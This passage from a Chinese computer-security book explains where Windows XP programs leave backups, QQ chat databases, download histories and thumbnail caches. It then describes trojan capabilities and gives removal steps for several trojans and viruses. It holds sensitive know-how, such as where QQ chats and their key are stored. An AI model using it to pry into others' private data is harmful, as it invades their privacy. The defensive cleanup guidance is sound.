为了防止意外断电或突发性的事件导致应用软件被关闭与数据丢失，这些应用软件很智能地提供了自动备份与恢复的功能。如，利用 Microsoft Word 软件打开一个 Word 文档，当在编辑文档时，突然断电，此时，应用软件可在文件当前目录中生成具有隐藏属性的备份文件，这个备份文件需要用户在“文件夹选项”对话框中选中“显示所有文件和文件夹”复选项后，才能正常显示，被用户看到，如图 9-26 所示。其中扩展名为.tmp 的文件就是 Microsoft Word 软件自动备份的文件了，但系统默认是不会显示隐藏属性的文件，使之不易发现。

如果用户想查看这个备份文件中的内容，只需将扩展名更改为 Word 文档的扩展名.doc，然后双击打开这个文件，即可查看其中的内容。

其实，除了 Microsoft Word 应用软件外，大多数应用软件都会在当前目录中产生备份文件。这些临时的备份文件存储在系统中的一个专有目录中，通常是 C:\Documents and Settings\用户名\Application Data 文件夹中，如图 9-27 所示。这个文件夹中存放了应用软件的数据，包括必要的安装与自动恢复的文件。




图 9-26　自动生成的备份文件




图 9-27　存放备份文件的文件夹

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这个临时目录中存放了系统中安装的一些应用软件的安装文件与自动恢复文件，系统中还有另外两个临时目录存放着 IE 的临时文件，分别是 C:\Documents and Settings\用户名\Local Settings\Temp 和 C:\Documents and Settings\用户名\ Local Settings\Temporary Internet Files。

继续打开文件夹 C:\Documents and Settings\用户名\Application Data\Microsoft\Word，在其中可以找到 Word 生成的恢复文件，如图 9-28 所示。将这个自动恢复的文档的扩展名更改为.doc，再用 Word 打开文件即可查看其中的内容。



图 9-28 查看 Word 生成的恢复文件

9.1.5 不被注意到的生成文件

应用软件不仅会在临时目录中偷偷留下备份文件，它还可能会泄露用户的账户和密码、聊天记录、下载历史等，有的甚至还可能在注册表中留下信息。

大部分应用软件在安装时都会让用户对其自身的功能进行设置，然后通过配置文件来保存需要记录的信息。这些配置文件主要保存了相关应用软件启动时需要读取的设置参数，比如在安装 QQ 时，会生成配置文件来保存 QQ 的登录信息或聊天记录信息。

当用户在计算机中登录 QQ 号后，QQ 都会自动在安装目录中生成一个以号码为文件名的文件夹，这个文件夹可以在 QQ 的默认安装目录 C:\Program Files\Tencent\QQ\Users\QQ 号中找到，如图 9-29 所示。这个文件夹中的 Msg2.0.db 文件就是保存有聊天记录的文件，Msg2.0.db 文件解包后有很多文件，聊天记录保存在 content.dat 文件中，但是经过加密的。




图 9-29 查看保存 QQ 聊天记录的生成文件

解密密钥保存在 Matrix.dat 文件中，密钥是第一次与好友聊天时随机生成的，以后就一直用这个密钥加解

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

密 content.dat 文件中的聊天记录了。如果黑客们利用一些特殊的方法破解这个 content.dat 文件，就可以窃取用户的聊天记录了。

再来看看迅雷下载软件的下载记录，在迅雷软件默认安装目录 C:\Program Files\Thunder\Profiles 或 C:\Program Files\Thunder Network\ Thunder\Profiles 中可以找到 history6.dat 文件，如图 9-30 所示。这个文件可以泄露用户打开过哪些网站，用记事本打开即可看到曾经的浏览历史了，如图 9-31 所示。




图 9-30　找到 history6.dat 文件



图 9-31　查看 history6.dat 文件的内容

9.1.6　删除不干净的图片遗留

一般情况下，按照普通方式删除的图片其实仍然留在用户的计算机中。因为当用户使用缩略图方式查看图片时，系统会在当前目录中生成一个隐藏的 thumbs.db 数据库文件。

这个文件会在 Windows XP 版本中存在，它保存了当前目录图片的所有缩略图（也可以说是缓冲文件），它可以方便用户对图片进行预览，图片越多，这个文件可能就越大，这是正常的。由于系统默认不会显示隐藏的文件，因此，大多数人不会注意这个文件。

若想查看这个隐藏的 thumbs.db 数据库文件，可打开“文件夹选项”对话框，选择“查看”选项卡，取消选中“隐藏受保护的操作系统文件（推荐）”复选项，如图 9-32 所示。单击“确定”按钮，即可在当前目录中看到隐藏的 thumbs.db 文件了，如图 9-33 所示。




图 9-32　取消勾选“隐藏受保护的操作系统文件（推荐）”复选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 9-33　隐藏前后的 thumbs.db 文件

在 Windows XP 系统下，如果不想在系统中生成这种 thumbs.db 文件，可在“文件夹选项”对话框中选择“查看”选项卡，选中“文件和文件夹”选项区域下的“不缓存缩略图”复选项，就不会产生这种文件了，如图 9-34 所示。




图 9-34　取消勾选“不缓存缩略图”复选项

但选中“不缓存缩略图” 复选项只是对以后的图片不会缓存，已存在的 thumb.db 文件不会自动删除，需要用户手动删除掉这个文件。这个隐藏的 thumbs.db 文件中存放了哪些信息？利用“缩略图查看器”工具可查看这个文件中包含的图片信息。从网上下载并运行最新版本的“缩略图查看器”工具，选择“文件”→“打开文件”菜单项，在弹出的“请选择 Thumbs.db 文件”对话框中找到刚才打开的目录下的 thumbs.db 文件，如图 9-35 所示。

单击“打开”按钮，即可在“缩略图查看器”工具中打开这个文件，如图 9-36 所示。可以看出，这个文件中包含了当前目录图片所有的缩略图。以前用户删除的图片也仍然保存在这个文件中，并没有被完全删除。




图 9-35　选择要打开的 thumbs.db 文件




图 9-36　查看 thumbs.db 文件包含的图片

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

9.2 来自网络的信息泄露

网络是一个开放的空间，它在为网民工作生活带来便利的同时，也时刻威胁着网民的个人隐私，比如经常收到莫名其妙的邮件，这些邮件可能隐藏着木马或病毒，当用户不小心打开它的时候，可能就会被这些木马控制，盗取用户的信息。

9.2.1 隐藏的各种木马和病毒

一旦计算机不小心被植入木马和病毒，计算机中的一切操作都将被监控，窃取用户电脑中的隐私信息也就不在话下了。为了避免中招，建议大家不要随意打开未经验证的网址和邮件，因为网站和邮件是木马和病毒的主要传播来源。本节将介绍几种常见的木马和病毒及其清除方法，帮助用户认识这些隐藏的木马和病毒，保护用户的信息安全。

远程控制软件是具有隐蔽性入侵的黑客软件，因此，它被形象地称之为木马。

目前的木马主要具备如下几种功能：

- 修改注册表：木马在本机上运行后，控制端端口和木马端口之间将会出现一条通道。控制端上的控制端程序可借这条通道与服务器端上的木马程序取得联系，任意修改服务器端注册表，包括删除、新建或修改主键、子键、键值。有了这项功能，控制端就可以禁止服务器端光驱的使用，锁住服务器端的注册表，将服务器端上木马的触发条件设置得更隐蔽。
- 文件操作：控制端可借由远程控制对服务端上的文件进行各种操作，如更改文件、新建文件、上传或下载文件，以及将对方的文件拷贝一份等操作。
- 窃取密码：一切以明文的形式（***形式的密码）或缓存在 Cache 中的密码都能被木马侦测到。很多木马还提供有击键记录功能，它将会记录服务器端每次敲击键盘的动作，从键盘输入的任何字符都被记录下来，所以一旦有木马入侵，密码将很容易被窃取。
- 视频监控：打开对方的视频摄像头，远程查看摄像头捕获的画面，与公共场所的视频监控没有区别。
- 屏幕监视：能够查看对方的计算机屏幕，对方操作计算机的整个过程，如看电脑、编辑文档、聊天等，攻击者都能看到。
- 远程终端：操作系统的命令提示符，方便用指令操作计算机，如新建系统用户、查看网络状态等。

常见的木马和病毒主要有网络公牛木马、网络神偷木马、冰河木马、灰鸽子木马、AV 终结者病毒、熊猫烧香病毒和股票盗贼病毒等。这里介绍一下冰河木马、AV 终结者病毒和股票盗贼病毒和清除方法。

1. “冰河”木马

“冰河”木马属于 Back Door 一类的黑客软件，实际上是一个小小的服务器程序（安装在要入侵的机器中），这个小小的服务器端程序功能十分强大，通过客户端（安装在入侵者的机器中）的各种命令来控制服务器端的机器，并可以轻松地获得服务器端机器的各种系统信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“冰河”木马的服务器端程序通常情况下会被植入一个有趣的游戏中、一个应用程序里或伪装成一幅图片，伪装得十分巧妙，让人难以分辨。当用户不小心运行它们或打开这个图片时，就会运行这个木马程序。一旦计算机中了这个木马，就会被它控制。

“冰河”木马主要具有如下几种功能：

- 远程文件操作：包括创建、删除、上传、下载、复制文件或目录、文件压缩、快速浏览文本文件、远程打开文件（包括以正常、最大化、最小化和隐藏四种方式打开）等多项文件操作功能。
- 记录各种口令信息：包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息。冰河木马 2.0 以上版本还提供了击键记录功能。
- 发送信息：以四种常用图标向被控端发送简短信息。
- 点对点通信：以聊天室形式与被控端进行在线交谈。
- 限制系统功能：包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制。
- 自动跟踪目标机屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕中，这个功能适用于局域网用户。
- 获取系统信息：包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据。
- 注册表操作：包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能。

“冰河”木马在计算机中运行后，在 C:\Windows\system 目录下会自动生成 Kernel32.exe 和 Sysexplr.exe 两个文件。其服务器端程序为 G-server.exe，客户端程序为 G-client.exe，默认连接端口为 7626。在每次启动计算机后，Kernel32.exe 都会自动加载并运行，而 Sysexplr.exe 文件自动和*.txt 文件关联，即使删除 Kernel32.exe，但只要运行了*.txt 文件，Sysexplr.exe 又会被再次激活，进而又生成 Kernel32.exe。对这种木马进行查杀可采用如下方法进行操作。

首先，删除 C:\Windows\system 目录下的 Kernel32.exe 和 Sysexplr.exe 文件。由于“冰河”木马运行后，往往会在注册表 HKEY_LOCAL_MACHINE/software/microsoft/windows/CurrentVersion\Run 创建键值 C:/windows/system/Kernel32.exe，因此，还需要用户删除该键值。再展开注册表中的 HKEY_LOCAL_MACHINE/software/microsoft/windows/ CurrentVersion/Run services 项，删除键值 C:/windows/system/Kernel32.exe。

再将注册表 HKEY_CLASSES_ROOT/txtfile/shell/open/command 项下的键值 C:/windows/system/Sysexplr.exe %1 修改为 C:/windows/notepad.exe %1，即可恢复 TXT 文件关联功能。最后，将本机上的杀毒软件升级到最新版本，对整个系统进行全面杀毒。

2. “AV 终结者”病毒

“AV 终结者”名称中的“AV”是“反病毒”（Anti-Virus）的缩写，它是一种反击杀毒软件，破坏系统安全模式、植入木马下载器的病毒，指的是一批具备如下破坏性的病毒、木马和蠕虫。“AV 终结者”病毒主要是通过 U 盘、移动硬盘的自动播放功能传播，它最初的来源是通过大量劫持网络会话，利用网站漏洞下载传播。

当这种病毒在本机上运行后，会在本地磁盘和移动磁盘中复制病毒文件和 anuorun.inf 文件，当用户双击盘符时就会激活病毒，即使是重装系统也是无法将病毒彻底清除的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

计算机感染这种病毒，通常会出现如下几种常见的现象：

- 不能正常显示隐藏文件，其目的是更好地隐藏自身不被发现。
- 禁用 windows 自动更新和 Windows 防火墙，这样木马下载器工作时，就不会有任何提示窗口弹出来。
- 绑架安全软件，中毒后会发现几乎所有杀毒软件，系统管理工具，反间谍软件不能正常启动。即使手动删除了病毒程序，下次启动这些软件时，还会报错。
- 在本地硬盘、U 盘或移动硬盘生成 autorun.inf 和相应的病毒程序文件，然后通过自动播放功能进行传播。很多用户格式化系统分区后重装系统，当访问其他磁盘时，系统就会立即再次中毒。
- 破坏系统安全模式，使得用户不能启动系统到安全模式来维护和修复。

当计算机中了“AV 终结者”病毒，用户可以利用“AV 终结者”专杀工具进行查杀。具体的操作步骤如下。

步骤 01 在工作正常的计算机（非中“AV 终结者”病毒的计算机）上下载“AV 终结者”专杀工具，并禁止自动播放功能，避免插入的 U 盘和移动硬盘感染病毒。

步骤 02 单击“开始”按钮，在弹出的面板中选择“运行”菜单项，在弹出的“运行”对话框中输入“gpedit.msc”，即可打开“组策略”窗口。在窗口的左侧依次展开“计算机配置”→“管理模板”→“系统”选项，在窗口的右侧选择“关闭自动播放”选项并右键单击，在弹出的快捷菜单中选择“属性”菜单项，如图 9-37 所示。

步骤 03 打开“关闭自动播放 属性”对话框，在其中选中“已禁用”单选按钮，单击“确定”按钮，如图 9-38 所示。




图 9-37　选择“关闭自动播放”选项




图 9-38　选中“已禁用”单选按钮

步骤 04 将“AV 终结者”专杀工具从工作正常的计算机中拷贝到中毒的计算机中，并运行该软件。在其主窗口中单击“禁用自动播放”按钮，禁止自动播放功能，如图 9-39 所示。

步骤 05 单击“开始扫描”按钮，即可对计算机中的病毒进行查杀，修复被破坏的系统配置。查杀结束后，不要立即重新启动计算机，先将计算机中安装的杀毒软件的病毒库升级到最新版本，然后进行全盘扫描，查杀“AV 终结者”下载的其他病毒后，再重新启动计算机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9-39 “AV 终结者”专杀工具

3. “股票盗贼”病毒

“股票盗贼”病毒主要以偷盗用户的账号和密码为目的，它会记录下用户的操作信息，把账户密码信息发送给指定电子邮箱，这一切都在用户完全不知情的状况下发生。目前，这种主要针对银行、网络游戏、即时通信工具的木马病毒对网络安全已造成严重威胁。要清除这种病毒，可利用“金山毒霸肉鸡检测器——金山系统急救箱”工具进行查杀。

具体的操作步骤如下。

步骤 01 从网上下载“金山毒霸肉鸡检测器——金山系统急救箱”工具，双击其安装图标，即可打开“欢迎使用系统急救箱安装向导”对话框，如图 9-40 所示。

步骤 02 单击“下一步”按钮，即可弹出“选择目标位置”对话框，在其中设置系统急救箱的安装位置，如图 9-41 所示。




图 9-40 “欢迎使用系统急救箱安装向导”对话框




图 9-41 设置系统急救箱的安装位置

步骤 03 单击“下一步”按钮，即可弹出“选择额外任务”对话框。若要安装“金山网盾”软件，可选中其中的“金山网盾”复选项；若要在桌面上创建图标和快速启动图标，可选中“创建桌面图标”和“创建快速启动图标”复选项，如图 9-42 所示。

步骤 04 单击“下一步”按钮，即可弹出“准备安装”对话框，如图 9-43 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 9-42　“选择额外任务”对话框




图 9-43　“准备安装”对话框

步骤 05 单击“安装”按钮，即可打开“安装中”对话框，在其中可按照用户的设置安装软件，如图 9-44 所示。安装初步完成后，即可弹出“信息”对话框，如图 9-45 所示。




图 9-44　开始安装软件




图 9-45　“信息”对话框

步骤 06 仔细阅读“信息”对话框中的内容后，单击“下一步”按钮，即可弹出“完成系统急救箱安装向导”对话框，如图 9-46 所示。

步骤 07 单击“完成”按钮，即可弹出“金山系统急救箱-315 特别版”窗口，并自动对系统进行各项检测，如图 9-47 所示。




图 9-46　完成系统急救箱的安装




图 9-47　对系统进行各项检测

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 08 在检测完毕后，即可在“金山系统急救箱-315 特别版”窗口中显示出“检测报告”和“诊断结果”，如图 9-48 所示。其中提示用户系统中存在有风险的加载项，这台计算机可能是肉鸡。




图 9-48 显示“检测报告”和“诊断结果”

步骤 09 单击“详细>>”按钮，即可查看检测的详细结果，其中列出了存在风险的启动项，如图 9-49 所示。



图 9-49 查看检测的详细结果

步骤 10 若要清除存在风险的启动项，可选中项目前的复选框，单击“立即清除”按钮，即可进行查杀。此时，即可弹出如图 9-50 所示的“提示信息”对话框。单击“是”按钮，重新启动计算机，即可完成病毒的查杀。




图 9-50 “提示信息”对话框

木马和病毒能够在用户毫无防备的情况下侵入电脑，盗取用户的账号、密码

溜客安全网 WwW.176Ku.CoM

